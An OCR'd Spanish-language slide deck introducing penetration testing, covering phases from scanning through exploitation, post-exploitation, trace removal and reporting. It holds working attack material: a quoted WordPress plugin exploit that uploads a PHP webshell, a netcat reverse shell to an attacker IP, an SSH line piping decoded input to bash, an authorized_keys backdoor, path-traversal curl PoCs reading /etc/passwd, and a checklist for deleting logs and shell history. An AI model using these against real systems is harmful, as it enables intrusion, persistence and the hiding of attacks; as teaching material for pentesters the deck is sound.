

Pentesting

Seguridad Ofensiva



Introducción a las pruebas de intrusión




Definición
Llamaremos Pentest / Test de intrusión al proceso llevado a cabo dentro de la vida de un sistema, en el cual se procede a planificar, analizar y verificar distintas características involucradas con la seguridad del mismo.

Objetivos
Todo esto con el objetivo de analizar el nivel de seguridad y la exposición de los sistemas ante posibles ataques. (Encontrar y corregir vulnerabilidades)


Propiedades de interés:
Integridad, confidencialidad, disponibilidad, control, etc.

BountyTips



- Targeting the Bug Bounty Program
- How do you Approach the Target ?
- Dont Expect Anything !
- Less Knowledge about Vulnerabilities and Testing Methodologies
- Surround yourself with Bug Bounty Community to keep yourself Updated.
- AUTOMATION: Automation is Power.
- GET BOUNTY or GET EXPERIENCE

Paréntesis Legal



https://nmap.org/book/legal-issues.html

https://help.shodan.io/the-basics/on-demand-scanning

https://www.calyptix.com/top-threats/port-scanning-legal-answers-companies/

https://www.reddit.com/r/legaladviceofftopic/comments/6slf18/is_shodan_legal_legality_of_this_internet_search/


attack.mitre.org/matrices/enterprise/linux/

ATT&CK


Matrices | Tactics | Techniques | Mitigations | Groups | Software | Resources | Blog | Contribute | Search

ccess	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Comma Con
iques	6 techniques	14 techniques	9 techniques	19 techniques	11 techniques	16 techniques	6 techniques	12 techniques	16 tech
ise	Command and Scripting Interpreter (4)	Account Manipulation (1)	Abuse Elevation Control Mechanism (2)	Abuse Elevation Control Mechanism (2)	Brute Force (4)	Account Discovery (2)	Exploitation of Remote Services	Archive Collected Data (3)	Applicati Layer Protocol
blic-	Exploitation for Client Execution	Boot or Logon Autostart Execution (1)	Boot or Logon Autostart Execution (1)	Deobfuscate/Decode Files or Information	Credentials from Password Stores (2)	Browser Bookmark Discovery	Internal Spearphishing	Audio Capture	Commun Through Removab Media
n	Native API	Browser Extensions	Create or Modify System Process (1)	Execution Guardrails (1)	Exploitation for Credential Access	File and Directory Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding
	Scheduled Task/Job (2)	Compromise Client Software Binary	Event Triggered Execution (2)	Exploitation for Defense Evasion	Input Capture (2)	Network Service Scanning	Remote Service Session Hijacking (1)	Clipboard Data	Data Obfuscat
(3)	Software Deployment Tools	Create Account (2)	Exploitation for Privilege Escalation	File and Directory Permissions Modification (1)	Man-in-the-Middle	Network Share Discovery	Remote Services (2)	Data from Information Repositories	Dynamic Resolutio
ain ise (3)	User Execution (2)	Create or Modify System Process (1)	Hijack Execution Flow (1)	Hide Artifacts (3)	Modify Authentication Process (1)	Network Sniffing	Software Deployment Tools	Data from Local System	Encrypte Channel
hip		Event Triggered Execution (2)	Process Injection (3)	Hijack Execution Flow (1)	Network Sniffing	Password Policy Discovery		Data from Network Shared Drive	Fallback Channels
(3)		External Remote Services	Scheduled Task/Job (2)	Impair Defenses (4)	OS Credential Dumping (2)	Permission Groups Discovery (2)		Data from Removable Media	Ingress T Transfer
		Hijack Execution Flow (1)	Valid Accounts (3)	Indicator Removal on Host (4)	Steal Web Session Cookie	Process Discovery		Data Staged (2)	Multi-Sta Channels
		Pre-OS Boot (1)		Masquerading (5)	Two-Factor Authentication Interception	Remote System Discovery		Input Capture (2)	Non-Appl Layer Pro
				Modify Authentication Process (1)		Software Discovery (1)			Non-Stan
				Obfuscated Files or Information (4)		System Information Discovery			
						System Network Configuration			

Vuln Scans!




- Nikto
- Nessus
- Nexpose
- OpenVAS
- NSE
- Wapiti
- BurpSuite
- Nuclei
- WPscan
- SQLmap…
- etc



Acceso / Explotación

Explotación




Llegar lo más lejos posible en el control de la información y los sistemas atacados utilizando la información obtenida durante las fases previas.

Objetivos principales:


- Leer
- Escribir
- Ejecutar
- Escalar privilegios
- Denegar servicios
- etc ...

Explotación




Leer: configuración, src, información confidencial
Escribir: configuración, webshells, código fuente
Ejecutar: comandos de sistema,
Escalar privilegios: lanzar programas como super usuario.
Denegar servicios: dar de baja servicios
etc ...

Explotación (nikto)



```
joe@zoidberg:~$ nikto -h http://192.168.100.18
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.100.18
+ Target Hostname:    192.168.100.18
+ Target Port:        80
+ Start Time:         2020-09-30 18:46:36 (GMT-3)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
+ Server may leak inodes via ETags, header found with file /, inode: 67014, size: 152, mtime:
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to prote
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
+ OpenSSL/0.9.8q appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8
+ mod_ssl/2.2.21 appears to be outdated (current is at least 2.8.31) (may depend on server ve
+ PHP/5.3.8 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13,
+ mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a
org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

Open (Metasploit - wmap)




Antes de empezar: `sudo apt install metasploit-framework`

`msfconsole`

```
msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.100.14 (192.168.100.14)
[*]     Port: 80 SSL: false
=================================================================
[*] Testing started. 2020-09-30 19:10:57 -0300
[*]
=[ SSL testing ]=
=================================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=================================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
```

cheets


Explotación (OpenVAS)



Dashboard | Scans | Assets | SecInfo | Configuration | Extras | Administration


Results (402 of 439)

Results by Severity Class (Total: 402)



Results vulnerability word cloud

Results by CVSS



Vulnerability		Severity	QoD	Host	Location
CPE Inventory		0.0 (Log)	80%	192.168.12.203	general/C
Microsoft Windows SMB2 Negotiation Protocol Remote Code Execution Vulnerability		10.0 (High)	98%	192.168.12.203	445/tcp
wapiti (NASL wrapper)		0.0 (Log)	98%	192.168.12.203	9089/tcp
wapiti (NASL wrapper)		0.0 (Log)	98%	192.168.12.203	5357/tcp
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)		9.3 (High)	95%	192.168.12.203	445/tcp
Microsoft Windows Remote Desktop Services 'CVE-2019-0708' Remote Code Execution Vulnerability (BlueKeep) - (Remote Active)		10.0 (High)	99%	192.168.12.203	3389/tcp

exploit-db.com


EXPLOIT DATABASE

Verified Has App

Show 15

Search: node

Date	D	A	V	Title	Type	Platform
2020-05-15			✗	vBulletin 5.6.1 - 'nodeId' SQL Injection	WebApps	PHP
2019-06-24			✗	GrandNode 4.40 - Path Traversal / Arbitrary File Download	WebApps	Multiple
2019-01-14			✓	HealthNode Hospital Management System 1.0 - SQL Injection	WebApps	PHP
2018-12-21			✗	Microsoft Edge 42.17134.1.0 - 'Tree::ANode::DocumentLayout' Denial of Service	DoS	Windows
2018-09-25			✓	WebKit - 'WebCore::Node::ensureRareData' Use-After-Free	DoS	Multiple
2017-02-08			✗	Node.JS - 'node-serialize' Remote Code Execution	Remote	Linux
2018-04-24			✓	Chrome V8 JIT - 'NodeProperties::InferReceiverMaps' Type Confusion	DoS	Multiple
2018-03-20			✗	Cisco node-jos < 0.11.0 - Re-sign Tokens	WebApps	Multiple
2018-02-27			✗	Sony Playstation 4 (PS4) 4.55 - 'Jailbreak' 'setAttributeNodeNS' WebKit 5.02 / 'bpf' Kernel Loader 4.55	Remote	Hardware




```
# Exploit Title: Authenticated code execution in `insert-or-embed-articulate-content-into-wordpress` Wordpress plugin
# Description: It is possible to upload and execute a PHP file using the plugin option to upload a zip archive
# Date: june 2019
# Exploit Author: xulchibalraa
# Vendor Homepage: https://wordpress.org/plugins/insert-or-embed-articulate-content-into-wordpress/
# Software Link: https://downloads.wordpress.org/plugin/insert-or-embed-articulate-content-into-wordpress.4.2995.zip
# Version: 4.2995 <= 4.2997
# Tested on: Wordpress 5.1.1, PHP 5.6
# CVE : -


## 1. Create a .zip archive with 2 files: index.html, index.php

echo "<html>hello</html>" > index.html
echo "<?php echo system($_GET['cmd']); ?>" > index.php
zip poc.zip index.html index.php

## 2. Log in to wp-admin with any user role that has access to the plugin functionality (by default even `Contributors` role have access to it)
## 3. Create a new Post -> Select `Add block` -> E-Learning -> Upload the poc.zip -> Insert as: Iframe -> Insert (just like in tutorial https://youtu.be/knst26fEGCw?t=44 ;)
## 4. Access the webshell from the URL displayed after upload similar to

http://website.com/wp-admin/uploads/articulate_uploads/poc/index.php?cmd=whoami
```

Explotación (Wapiti)

```
joe@zoidberg:~$ wapiti -u http://192.168.100.18/pChart2.1.3/

Wapiti-3.0.3 (wapiti.sourceforge.io)
[*] Saving scan state, please wait ...

 Note
This scan has been saved in the file /home/joe/.wapiti/scans/192.168.100.18_fo
[*] Wapiti found 19 URLs and forms during the scan
[*] Loading modules:
        mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htacc
od_methods, mod_ssrf, mod_redirect, mod_xxe

[*] Launching module exec

[*] Launching module file

[*] Launching module sql

[*] Launching module xss

[*] Launching module ssrf
[*] Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?id=pi7zaw for results

[*] Launching module redirect

[*] Launching module xxe
[*] Asking endpoint URL https://wapiti3.ovh/get_xxe.php?id=brw5nt for results,
```

Explotación (sqlmap)


```
python sqlmap.py -u 'http://mytestsite.com/page.php?id=5'
```



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 53 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9561=9561

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)
```


Explotación (sqlmap)

```
python sqlmap.py -u 'http://mytestsite.com/page.php?id=5'
```




```
 ___ ___['']_____ ___ ___  {1.3.10.41#dev}
|_ -| . ['']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse
program

[*] starting at 12:55:56

[12:55:56] [INFO] testing connection to the target URL
[12:55:57] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[12:55:58] [INFO] testing if the target URL content is stable
[12:55:58] [INFO] target URL content is stable
[12:55:58] [INFO] testing if GET parameter 'id' is dynamic
[12:55:58] [INFO] confirming that GET parameter 'id' is dynamic
[12:55:59] [INFO] GET parameter 'id' is dynamic
[12:55:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```

Explotación (sqlmap)




```
[11:12:20] [INFO] resumed: 2
[11:12:20] [INFO] resumed: albums
[11:12:20] [INFO] resumed: memes
[11:12:20] [INFO] fetching columns for table 'albums' in database 'memes_db'
[11:12:20] [WARNING] running in a single-thread mode. Please consider usage of option '-
[11:12:20] [INFO] retrieved: 2
[11:12:31] [INFO] retrieved: id
[11:12:36] [INFO] retrieved: title
[11:12:50] [INFO] fetching entries for table 'albums' in database 'memes_db'
[11:12:50] [INFO] fetching number of entries for table 'albums' in database 'memes_db'
[11:12:50] [INFO] retrieved: 1
[11:12:51] [INFO] retrieved: 1
[11:12:53] [INFO] retrieved: Random
Database: memes_db
Table: albums
[1 entry]
+------+--------+
| id   | title  |
+------+--------+
| 1    | Random |
+------+--------+
```



Mantenimiento del acceso || Post-explotación


Movimiento Lateral



En esta fase ya se tiene cierto control de la máquina, por lo que se pueden realizar movimientos laterales o pivoting (saltar de la máquina a otra de la misma red que desde el exterior no se tenía acceso), establecer un canal para conectarse, como un túnel, o también el borrado de huellas para no dejar rastro.


La principal idea de esta fase es alcanzar la PERSISTENCIA.

Movimiento Lateral



- echo “ssh-rsa <public key> > ~/.ssh/authorized_keys
- ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no root@10.10.10.10 'echo ZXhlYyAuZQo= | base64 -d | bash
- ssh tunneling (por ej. redirigir puertos para RDP)
- cryptocurrency miner scripts
- infección o propagación de malware
- reverse shells
- Powershell & mimikatz …
- Robo credenciales / tokens / hashes (si es posible)


Reverse Shells



Llegar lo más lejos posible en el control de la información y los sistemas atacados


Ejecutar:

- `attacker@someone:~$ nc -lvp 9999`
- `nc -e /bin/bash <attacker ip> 9999  #via vuln`
- `listening on [any] 9999 ...`
  `connect to [127.0.0.1] from localhost [127.0.0.1] 55464`
  `id`
  `uid=1003(joe) gid=1003(joe)...`
  `python -c 'import pty; pty.spawn("/bin/bash")'`
  `joe@server:~$`



Eliminación de rastros


Rastros



Existen tantos tipos de huellas, como tipos de ataques realizados.


Lo primero que hay que tener en cuenta, es qué hicimos,

Rastros




- Captura y eliminación de access_logs / app_logs
- Eliminar el historial del shell
- Eliminar exploits, webshells, sniffers, …
- Los cambios en el sistema
- Eliminar cuentas creadas, sobre todo si tiene permisos de admin
- Logs de sistema?
- Otros files…
- Procesos?

Reportes



Luego de finalizar todas las etapas mencionadas previamente, es el momento de documentar todo lo realizado en un informe que especifique el proceso realizado en el test de intrusión, como herramientas utilizadas, técnicas utilizadas y vulnerabilidades descubiertas.

Reporte




Muy útil usar frameworks colaborativos para generar reportes

(cons) Muchos son pagos pero con versiones community.


- DRADIS
- Faraday
- Lair
- ...

Reporte (secciones posibles)



- Executive Summary & Summary results
- Business Impact
- Methodology
- Overview & Coverage
- Findings ⇐
- Conclusion
- Apendix (Risk matrix & contact information)

Reporte (Findings)



Path Traversal

https://www.first.org/cvss/calculator/3.0

Description	CRIT

- This vulnerability was found on getfile.php used by download.php
- A path traversal attack aims to access files and directories that are stored inside and outside the web root folder.
- This let an attacker to obtain source code files, and all configuration files in the web server host who web user own or could be read by him.
- The problem occur caused by bad checks for “item” GET parameter in the requests.

HOW TO FIX


- If the download directory has no subdirectories, use “basename” function before generate $fullPath variable:

```
12:     $fullPath = $path . basename($dl_file);
15:     $fullPath = $path . basename($_GET['item']);
```

- If download only must works over some file types, could be checked ‘item’ parameter contains a regexp adding validation lines like:

```
4: if (!preg_match('/^([a-z0-9]+)\.(gif|jpg|png)$/', $_GET[item'])
5:     header(‘Location: /download-error/’ );
```

Reporte



PoC:

#Download system /etc/paswd

```
curl -H 'Cookie: level=2'
http://<ip>/download.php?item=....//....//....//....//....//....//etc/passwd
```

#Download app configuration database file

```
curl -H 'Cookie: level=2' 192.168.64.101/download.php?item=....//config.php
```